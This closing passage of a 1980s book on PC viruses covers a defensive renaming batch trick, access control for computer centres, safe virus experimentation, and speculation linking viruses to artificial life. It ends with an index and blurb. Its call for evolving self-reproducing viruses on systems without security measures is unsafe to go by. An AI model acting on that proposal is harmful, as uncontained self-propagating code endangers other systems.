Because of these events MS-DOS users today can access an almost unlimited pool of software, programs developed somewhere on another continent can be used on local computers, and viruses can spread across the scores of MS-DOS computers almost unstopped.

One demand that the users might agree with is the title "Abolish the standard."

It is very unlikely that such a demand will ever be voiced. The advantages offered by standardized computer systems are too large. Can we find a way which allows standard software to be used but which can prevent the infiltration of standard viruses?

#### An attempt

On MS-DOS systems, the interface between the application programs and the hardware is formed by the system interrupts, which perform the same system functions on all MS-DOS computers, even if the hardware is different. From a technical standpoint it is possible to equip all systems with different system interrupts or even give the user an installation procedure which allows him to assign the system interrupts himself. The assignment can be made non-transparent by the system. Every software package developed for these systems must have a way that it can be adapted to the modified system interrupts. Both the adaptation of the software and the assignment of the interrupts could be done with a hardware internal password. The effect would be the following:

Foreign programs can be used only after installation by someone who knows the password. This allows the use of standard software to be retained. Your own programs can be developed and used without restriction. Virus programs imported from outside can only be executed as well as the programs which serve as their carriers. Only those who know the password or who include the source code of a virus into a program under development can introduce viruses into the system. This severely limits the circle of potential perpetrators.

This artificial incompatibility achieves a rather high level of security. Remember that such a concept would require the cooperation of the major

software houses, such as Microsoft Corporation. Since such a company is unlikely to move in this direction or work together with other manufacturers, such a concept would best be realized as an in-house solution. Users could recognize the necessity of such developments and use their buying power as a means to pressure the software houses.

One attempt at artificial incompatibility is the RENAME batch file by A.G. Buchmeier mentioned in Section 7.2:

First all .EXE files are renamed to \*.XXX. A similar process is applied to the .COM files. (such as renaming them to \*.YYY). There are no longer any victims left for normal virus programs to find and infect. In order to be able to start these renamed programs, a small batch file is required, which can be stored under the name START.BAT:

```
echo off
ren %1.XXX %1.EXE
%1
ren %1.EXE %1.XXX
```

To call WordStar, for example, enter:

```
Start WS
```

This extremely effective method, in relation to the effort it requires, offers fairly good protection for the user, as long as the new extension is not known. In addition, it should be noted that you must know the extension of the original program (.COM or .EXE) in order to use this batch file.

This problem can be eliminated with a small extension to START.BAT:

```
echo off
if exist %1.XXX goto exefile
if exist %1.YYY goto comfile
echo FILE NOT FOUND
goto end
:exefile
ren %1.XXX %1.EXE
%1
ren %1.EXE %1.XXX
goto end
:comfile
ren %1.YYY %1.COM
%1
ren %1.COM %1.YYY
:end
```

The spread of a virus can be curtailed somewhat by creating artificial incompatibilities.

**15**  
**A look at the future**



## 15. A look at the future

Now that we have discussed viruses, the question is naturally what the future will hold. Will the data processing users be overrun by a glut of viruses?

That will certainly not be the case since security measures are currently being developed and some are already on the market. But even the best security measures remain ineffective unless every user has developed an awareness of the dangers that can be associated with working with computers. If everything stays as is, then you can count on being overrun by a wave of computer viruses. But virus development has a positive side as well, as you'll see in this chapter. Self-modifying and self-reproducing code could be the way to a completely new method of programming. There will also be warning voices, similar to those in the area of genetic research, expressing fear about losing control of their computers to virus programs.

### 15.1 What will the software of the future look like?

The spread of virulent program code will bring some incisive changes in the electronic data processing industry. After sellers of *security packages* have experienced a renewed boom, software houses will give consideration to making *virus-proof* software.

Virus-proof in this case means not only that these programs must have good documentation so that they can be checked for completeness or modifications. The software should above all avoid copy protection schemes and should contain program routines which check the software itself, as far as this is technically possible.

#### *Concerning documentation*

Some types of software installations, mostly those equipped with copy protection, use the hard disk or working disk so freely, it's as if the software manufacturer owned the drive and the media. An example:

A program whose name will not be mentioned here occupies an area of 80K on a 360K disk even though its two files contain only 35180 bytes when added together. Thus there is only 280K free space left on the disk. The reason for this peculiar effect can only be discovered with the help of various disk utilities. There are actually six different files on this disk, all of them belonging to the program.

With such program structures, which of course are not documented in the manual, it isn't especially difficult for a virus programmer to hide his virus somewhere.

But part of better documentation is the inclusion of the source code. The author is aware of the outcry this would produce from the software houses, who naturally have a vital interest in keeping their source code secret. Here both customers and lawmakers are encouraged to push for a change in the current practice.

Naturally, the customers can trust the programs only as much as they trust the program developer. As a general rule, the customer doesn't know the programmer; he has to trust a complete stranger.

Lawmakers are encouraged to define copyright protection more clearly so that software developers are no longer threatened with the risk of loss by people copying their code when the source code is included with the software.

#### *Concerning copy protection*

The program structures described above are not restricted to just this one program, they can be found with many copy-protected programs. In addition to hidden files, these protected programs generally install a few defective clusters on the diskette or hard disk. This process, even more

than hiding files, should be viewed as an insult to the user. The software houses behave as if the customer's hardware was theirs. As a comparison, let's say you wanted to lease a new car. On the day of delivery the car dealer shows up with a sledgehammer and smashes a big dent in the hood: "Now you can't sell it to someone else behind my back."

Copy protection itself is superfluous. The users who buy the original program don't use pirated copies, and the users who use pirated copies don't buy the original programs. In the best case, using a pirated copy brings the user to buy the original program because he wants to have the documentation. Naturally, if a software house offers the same support as a software pirate, namely none, then the software house can't complain about pirated software. The name 'software house' means more than just selling programs. But not everyone has understood this.

#### *Concerning built-in safeguards*

To avoid manipulations, programs should contain routines which can detect and warn the user about:

- a) changes in the software on the media and
- b) changes in the software in memory.

A good start here are encrypted programs, which make it very difficult for an outsider to recognize the program structure and thus also makes manipulations difficult.

It should be emphasized here that protection mechanisms built into the software only make manipulations more difficult, they never prevent them completely.

## 15.2 EDP high-security complex

The times when it was possible to work your way into the heart of a computer center just by wearing a white coat are over. Today almost every large user runs their EDP department as a *closed shop*. Employees get through electronic locks only if they have the appropriate authorization, generally in the form of a chip or magnetic card. It is understood that the times of entry and exit are recorded as well. Chip cards and magnetic cards have not been able to eliminate a disadvantage of mechanical keys: lock and key blindly obey the possessor of the key. Anyone in possession of the key or the appropriate card is accepted as authorized by the locking mechanism. The newest developments go further and further toward using individual characteristics of the person for access control. These biometric data cannot be copied by outsiders or can only be copied with great difficulty. Examples of biometric data are:

- photo/pictures
- fingerprints
- retinal patterns
- voice patterns
- hand geometry

Naturally, this type of security can also represent a risk for the employees in question. Access to a system secured in this manner is connected as closely with the employees as a briefcase chained to the wrist of a money courier. We don't have to mention here what sort of incidents this type of individual-bound security has caused.

From a technical standpoint, a task easier to solve than measuring biometric data is certainly access control using a combination of number codes and magnetic cards. This combination eliminates the disadvantage of the *key-only security*. This assumes a certain degree of mental capability on the part of the employees. They must be able to remember a four or five-digit number for at least 24 hours. A requirement which not every employee is able to fulfill, considering that there are people who write their personal identification numbers on their ATM cards.

Let's move on to practical access control. What tasks does the access control system have to perform?

- 1) The access control system should ensure that only authorized people are in the installation during work hours (the alarm system takes over access prevention outside working hours).
- 2) At least two employees must always be in the computing center at the same time.
- 3) All movements must be recorded.
- 4) Sneaking material in or out should be prevented.

To achieve these goals, a zone structure with control points within the installation is often used today. These zones are divided approximately as follows:

- 1) Open area  
(Street, entrance)  
No protection
- 2) Open work area  
(entry hall, property, parking lot)  
Security through surveillance (video, sight)
- 3) Personal area  
(offices, conference rooms)  
Security through doormen, keys or magnet cards
- 4) EDP area  
(programming room, paper processing)  
Security as under 3), but with checkin/checkout
- 5) EDP security area  
(EDP hardware, data archives, central security)  
Security dependent on 4), but at least as secure
- 6) Vital supply area  
(main supply lines, telephone distribution)  
Access only with guard accompaniment

These well-thought-out security structures are often disregarded or ignored by the personnel. For example, checking in and out causes some problems if an employee leaves a given zone with a partner without using his magnetic card. As a general rule, the installation then refuses the next entry level. This causes the employee to slip his card under a crack in the door or something similar so that the entry or exit, which already took place physically, is also verified electronically in order to satisfy big brother. In some shops this behavior can become a hobby of the employees, which naturally nullifies the actual security and recording function of the access control system.

Here too there are alternatives which can lead to even greater supervision over the employees. Gates, which can be set to weights, among other things, can be used to allow only one person through. But since such security measures do nothing at all to improve the working climate, and can also be tricked by employees fooling around, the question arises as to how long it will take before you come to this conclusion regarding access control: Supervision is good, trust is better!

Supervision over media taken in or out of computer centers is much more difficult today because the formats of these media no longer have the size of a 16-inch Phoenix disk. As we have demonstrated in the previous chapters, the danger is not necessarily from people forcing their way into the EDP room with explosives and baseball bats in order to smash everything to a pulp, but from people who obtain access to the EDP equipment in order to manipulate it. This can only be prevented through better EDP control structures and not by watching over everything every employee does.

### 15.3 Are viruses controllable?

The question as to the controllability of computer viruses is a common one. As we have emphasized repeatedly, special care must be taken when performing any work with virulent code. Demo programs like VIRDEM.COM or Rush Hour have shown that when all the precautions are followed, there does not always have to be a great danger from viruses.

Things are different with experiments with *fierce viruses* which should only be used on completely insulated systems. In addition, the programmer, who is the one who defines the properties of the virus, should make sure that no tricky search procedures are used. Random access search procedures are particularly nasty in this regard. With these viruses it is impossible for even the developer to say which program becomes the next victim of the virus. If viruses with such propagation strategies are used on a mainframe or a network, then the infection may become untraceable. Further use of the system would then mean an unbearable risk.

The use of various types of viruses with different behaviors within a system is extremely problematic. In this case even the experimenter finds it difficult to decide which virus with which propagation strategy becomes active next. Such decisions are especially susceptible to error, especially for mainframes and networks.

While demonstrating fierce viruses, the author himself has been in the situation where he could no longer predict the path of the virus. For example, as a result of some development work, a virus of the form described in Section 9.1 was left in the DOS directory of a disk. When another—harmless—type of virus was tested, the remaining virus was activated and caused a system crash. Since the author was able to duplicate the path of the virus, it was possible to bring the system back to a usable state, accompanied by the sneering of an accompanying reporter.

In a different case, the participants of a seminar asked to see a demonstration of several fierce viruses. Due to the mixing of several virus types within the system, it became impossible to predict what would happen, and after a few starts the operating system was destroyed, making the system unusable because the computer was equipped with a hard disk. Amid general laughter, a participant who had by chance brought along a system diskette made it available and the demonstration was continued.

These examples show that it can be dangerous even for the developer of virus programs to work with them. Those who work with the development of virulent program code should choose propagation strategies for the first tests which can be followed easily and thus controlled. In no case should virus experiments be made as background tasks on a multi-tasking system. The risk of uncontrolled and unnoticed spread is too great.

Those who experiment with viruses should use an isolated system whose data and programs cannot be made available to unauthorized users.

The PC has proven to be ideal for experiments on a small scale because propagation through forgotten or unnoticed hardware channels is unlikely.

If you follow the security suggestions for virus experiments in Chapter 9, then there is no chance of uncontrolled propagation. Thus we will say again:

**Work with copies only!**

Never make viruses or programs infected by viruses available to others.  
Delete all viruses and infected programs on the computer when you are done.



## 15.4 A way to artificial intelligence?

Now that the subject of viruses has been discussed and the reader has been confronted with the negative effects of computer viruses, this section will try not only to get something positive out of these programs, but also to give the reader something to think about, a new type of programming.

*Artificial intelligence* is a new area of computer science, and no one can agree exactly as to what it involves. It may be defined as "a computer-oriented science which is concerned with the intelligent and cognitive capabilities of humans in which you try to simulate human problem-solving behavior with new types of computer programs." In contrast to this rather vague statement, the definition "As long as only two or three people understand it, it's called artificial intelligence, later it is usually called other names." from H. Rademacher (TI) in Online 86 seems much more appropriate. In the author's opinion, the biggest problem in artificial intelligence lies in classifying the term intelligence more precisely. The many works which deal with intelligence show the problems which occur when trying to classify it.

The most appropriate definition for intelligence is probably "that which you can measure with an intelligence test."

Currently, researchers in the AI area are still making the serious mistake of trying to simulate human thought patterns. Since the computer is a machine, it will never be able to think like a human. In this regard the brain researcher and winner of the Nobel prize in medicine Sir John Eccles was certainly right when he said "Artificial intelligence is just a dream of computer science."

Whenever a computer thinks, it thinks like a machine and not like a human. But how should thinking be defined for a machine?

The following questions clarify the problem:

Does intelligence presume the ability to think?

Is thought possible without consciousness?

Is there consciousness without life?

Is there life without death?

After looking more closely at these questions, you come to the conclusion that the creation of artificial intelligence must mean the same thing as the creation of artificial life. This is exactly the point at which virus programs can show new paths. If you accept the necessity of life as essential for intelligence, then virus programs are the first step in this direction. The essential difference is that virus programs do not involve organic life. You can think of computer viruses in their "living environ-

ment" (the computer system) as a life without substance, as a caricature of life.

In that you recognize life as necessary for the development of intelligence, you must also recognize the impossibility of this development, at least at the present time. Especially when people try to understand the structure of life or intelligence. This obviously exceeds the possibilities of today's science. Only the path through evolution remains. And this is the point where you must extend the viewpoint of psychology of thought to biology. Is even an organic virus life? Haffner/Hoff (Schroedel) do not answer this question concretely: "This question is contested because viruses, due to their organization, have no metabolism of their own. But they hold in their nucleic acid the genetic information for their reproduction. The metabolistic capability of a host cell is used to put this information into effect. Viruses are thus cell parasites which show no signs of life outside of the host."

#### *Some basics about organic viruses*

The main components of biological viruses are protein and nucleic acid, whereby the protein simply transfers the nucleic acid to other acids. The virus proteins contain, in similar ratios, the same amino acids as cellular life forms. The largest portion of the protein has only a structural function, forming a "protective shell" for the nucleic acid.

The nucleic acids occur as RNA or DNA, but—in contrast to cellular organisms—never together in the same life form. They usually have a closed-ring-shaped structure (chromosome), which is formed from several thousand to a quarter of a million nucleotides. The percentage of nucleic acids ranges between 1% for the influenza virus to 50% for a bacteriophage.

Only the nucleic acids are of actual interest to the computer scientist. Other components of the virus, such as lipids or polysaccharides are as irrelevant as the protein for a technical analysis. We will also ignore the difference between RNA and DNA because from the standpoint of the computer scientist their task of information storage is the same.

#### *The information content of nucleic acids*

Only four different bases occur in the nucleic acids. In DNA these are adenine (A), guanine (G), cytosine (C), and thymine (T). In RNA, thymine is replaced by uracil (U). We'll consider just the four bases adenine (A), guanine (G), cytosine (C) and thymine (T).

To find an easily understandable basis—without regard to scientific provability—you can certainly assign the information content  $4^{**1}$  to the place of a nucleotide, since this place can be occupied by four different nucleotides. Thus the information content of a DNA chain with  $n$  members is  $4^n$ . If we start with a simple biological virus with a nucleotide count of 1000 (generally more), then we get an information content of  $4^{1000}$ . The probability that such a virus would form randomly lies well

below the probability assumed by Cohen for the generation of computer viruses. Cohen started with 1000 places in a binary number system, this virus requires 1000 places in the quaternary system (base four). Although Cohen rules out the possibility of random generation of a computer virus 1000 bits long, organic viruses can form under much less favorable conditions. Here you must also consider that DNA is formed from various nucleotides. Each of these nucleotides is in turn formed from molecules, these from atoms, and atoms from quarks(?). If you would calculate how high the probability is of going from the smallest elementary components to an organic cell, you would certainly come to the result  $1/\infty$ , practically zero. But you don't have to start with the smallest elementary elements. Certain components, molecules, amino acids, macro molecules are already available.

Could organic viruses form which are considerably more complex than that in the example? The reader should judge this for himself.

If you assume that at time X on the earth there were virulent as well as cellular life forms in a very early stage, then you must ask, why did the cellular life develop to such a high degree, but the virulent "life" did not?

If virulent life is viewed as "living" information (organic viruses are a "life form" without metabolism), then you could come to the conclusion that the organic cell is not necessarily the ideal living environment for information—just as little as organic cells could find a place to live in current computer systems.

Clearly the development of virulent life was possible only up to a certain level. If you view a computer system as a depository for information, then you must come to the conclusion that there appears to be no better place for information than a computer system at the moment.

Would it then be unthinkable that virulent life could reach a higher level in such a system?

Biologists, geneticists and biochemists have concerned themselves with evolution for a fairly long time and thus with the creation of life. Although in this regard computer technology is a clear step farther than microbiology (there they have only achieved the artificial construction of various nucleic acids; in computer technology we are already up to viruses), there will certainly be little progress without virus research and experimentation.

The way things look, the Japanese have a good chance of being the first to make use of the bridging between biotechnology and computer technology. There are prototypes of Japanese biosensors which can measure the percentage of biological matter in sewage.

Is it unthinkable that computer viruses could reveal such completely new methods of programming as biological components in a computer system?

To pursue the self-reproducing and self-modifying programming techniques would require extensive experiments on large, fast systems without security measures, on which viruses would go through a very fast evolution due to the short computing times and thus produce a development like that which brought life to the earth. What this development looks like and where it will lead cannot be said with certainty, of course, since no one can understand the development from the first amino acids to Homo Sapiens. It is certain however, that viruses on systems intended for them would lead to astounding developments, since humans can give these programs optimal survival and mutation strategies and thus create conditions for the virus the likes of which a prehistoric single-cell organism wouldn't dare dream. Even in hostile environments, virus programs can have unbelievable survival capabilities, as has been shown in the previous chapters. Comprehensive experiments are needed to test the capabilities of computer viruses. A model for such an experiment might look like this:

Powerful system, equipped with sensors for:

- 1) Light/shape/color
- 2) Sound
- 3) Sensing in the form of ultrasound sensors
- 4) Infrared sensors
- 5) Gas sensors

Output/communication capabilities:

- 1) Screen
- 2) Access to large database
- 3) Speaker with D/A converter

Software:

- 1) Drivers for all available peripherals
- 2) Software with reproduction and modification functions
- 3) Eventually a superordinate evaluation program which selects between "viable" and "non-viable"

Naturally this is just a model, which has to be specified further if the experiment is actually performed. The reason why such experiments have not taken place so far is probably that the experimenter was doomed to inactive waiting and the result of his experiment may not be understood. Perhaps it is also a bit of anxiety over losing control of the experiment or over finding out too much about the secrets of life.

But the fact that research is impossible without uncertainty was stated at the end of the seventies by Simon Nora and Alain Minc in their study "Informatisierung der Gesellschaft" ("The Informatization of Society"):

"The new challenge is the uncertainty. There is no forecast, only correct questions about means and ways with which you can reach the desired goal."

Marvin L. Minsky of MIT also made a statement about the possible development in the area of artificial intelligence:

"It is unreasonable to think that machines will someday become almost as intelligent as we and then stop; or to assume that we will always be able to relate to them. Whether we will be able to keep a kind of control over the machines or not, under the assumption that we even want to: The type of our activities and our ambition would be fundamentally changed by the presence of intellectually superior 'beings' on the earth."

The cyberneticist Karl Steinbuch came to similar conclusions in 1971:

"...there is no reason to believe that automations will remain limited to the intellectual level of humans. Their development must proceed in ways similar to the development of organisms, namely the way which is designated through mutation and selection."

If you go into the considerations concerning the information content of DNA a bit further and consider the organic viruses as a form of informational life stored in the DNA, then you can naturally come to the conclusion that it must be possible to develop a DNA compiler. This would give us the ability to convert computer programs into a genetic code, which could be transferred to a bio-computer. It would also be possible to encode genetic information and put this into a computer program, which could then be used on an appropriate computer system.

The development of a bio-computer was discussed in 1983 in several articles in *Science* and participants of a conference raised the question in light of the "brain" in the computer: "Nature can do it, why can't we?"

And with closer analysis, there are molecular components which offer fantastic capabilities in contrast to current electronics. F. L. Carter (Naval Research Laboratory) described models for molecular storage and logical gates, whereby these molecules can be placed in more than two states (ONE/ZERO). Perhaps the smallest unit of information in a computer would become  $4^1$  or  $8^1$  instead of  $2^1$ . The component size of a microchip would soon rival the wavelength of visible light using this new technology.

According to the conference participants, computers constructed with these components would make projects like intelligent robots, seeing-eye hardware for the blind, etc., possible.

The use of virulent programs would also be possible, and thus the development of autonomous intelligence in the computer. How would these intelligent computer systems actually behave?

We can only give a small glimpse of the questions which could be raised at this point. From a psychological standpoint alone an enormous number of questions have already been raised, such as the need for stimulation.

Not until the experiments of D. O. Hebb (McGill University, 1951-1954) was it known what consequences the removal of environmental stimuli can have for intelligent beings. Everyone has experienced boredom before. Unemployed people and retirees especially have had to cope with this problem. Many escape to dream worlds, alcohol or drugs. Are the consequences for intelligent machines the same? Might they take themselves out of operation from time to time for "relaxation?"

Intelligence always strives to learn new things and obtain information. Isn't a logical result of this an insatiable hunger for knowledge?

Will these machines first have to become familiar with the "trial-and-error" methods (learning how to learn), or will they develop the capability for "social learning" (learning through imitation)?

Can they recognize their dependence on humans and try to escape this dependence?

These are questions that only the future can answer—if there are any answers.

# Index

8088 processor	107	EGABTR	64
alteration searcher program	248	ELKEY card	243
Application software	8	Employee development	82
ARC513.EXE	64	Encryption	84
Artificial intelligence	269	END	235
ATM		EPROM	244, 245
cards	264	evolutionary virus	24
BALKTALK	64	Extortion	73
BASIC	163		
Batch viruses	166	fierce viruses	267
big brother	265	FILER	64
BIOS	105		
Buffered viruses	109	games corner	207
Byte Bandit virus	63		
		hanging	9
Call-me viruses	71	Hans Gliss	51
CALL	184	Hardware viruses	109
CALL.BAS	175	Hidden files	35, 107
Carrier programs	98	Hide and seek viruses	109
CHANGE	227	host program	107
CHKDSK	136		
Christmas virus	62, 187	Immune systems	243
closed shop	264	infect_executable subroutine	20
Color Graphics Adapter	110	infection scenarios	205
COM files	122	Infections	173
COMP program	136	INP	200
Compiler	8	Installation programs	12
compression virus	21	intentional infection	98
computer virus	5	Interpreter	8
control characters	11	Israeli PC virus	62
Copy protection	263		
COPY	170	key-only security	264
CP/M	184	killer programs	68
Data manipulations	227	LENGTH	173
data processing	202	Live and die viruses	109
DEBUG	170	Logical virus	14
DEL	169	logical bomb	228
disassembler	9		
DISKSCAN	64	main_program	21
do_damage subroutine	20	mainframes	42
DOSKNOWS	64	Manipulation tasks	219
DUMMY.DAT	227	manipulations	34
		Mass storage	7
EDLIN	168	Memory-resident virus	104
EDP	264	Monitoring	84
		MS-DOS	180



# INDEX

# COMPUTER VIRUSES: A HIGH-TECH DISEASE

NAME.BAT	170	Virus marker byt	13
Networks	186	virus bit stream	211
non-overwriting viruses	100	virus marker	100
NUL	199		
null operation	98	Working memory	7
		WORM disk	250
Object code	8	WORM drive	251
operating system	7, 179	WRITE	235
overwriting viruses	100		
Pascal	159		
Peripherals	7		
Permanent storage	7		
processor	7		
program-controlled changes	11		
Prolok	235		
Protection viruses	242		
real examples	97		
RESTORE	232		
RUSH HOUR virus	137		
Rush Hour virus program	69		
SCA virus	63		
SECRET>BAS	64		
security packages	262		
security risks	205		
security shell	249		
Self development	82		
self-reproducing	261		
SHELL PRGname	163		
SHELL	175		
silent crashes	220		
Sleeping viruses	21, 98		
Software vandalism	63		
software house	263		
Source code	8		
STRIPES	64		
superuser	186		
trigger_pulled subroutine	20		
Trojan horses	1, 14		
true system crashes	220		
User program	13		
VDIR	64		
Vienna virus	62		
VIRDEM.COM	121, 124		
Viren-Detector	2 238		
Virus Construction Set	63		
Virus kernel	13		



# COMPUTER *VIRUSES* a high-tech disease

**Computer Viruses: A High-Tech Disease** describes the relatively new phenomena among personal computer users, one that has the potential to destroy large amounts of data stored in PC systems. Simply put, this book explains what a *computer virus* is, how it works, and what can be done to protect your PC against destruction.

**Computer Viruses: A High-Tech Disease** starts with a short history of *computer viruses* and will describe how a *virus* can quietly take hold of a PC. It will give you lots of information on the creation and removal of *computer viruses*. For the curious, there are several rudimentary programs which demonstrate some of the ways in which a *virus* infects a PC.

**Computer Viruses: A High-Tech Disease** even presents techniques on inoculating the PC from a *virus*. Whether you want to know a little or a lot about *computerviruses*, you'll find what you need in this book.

About the author; Ralf Burger is a system engineer who has spent many years experimenting with *virus* programs and locating them in computer systems.

Topics include:

- What is a *computer virus*
- A short history of *viruses*
- Definition of a *virus*
- How self-operating programs work
- Design and function of viral programs
- Sample listings in BASIC, Pascal and machine language
- *Viruses* and batch files
- Examples of viral software manipulation
- Protection options for the user
- What to do when you're infected
- Protection *viruses* and strategies
- A *virus* recognition program
- Designing *virus*-proof operating systems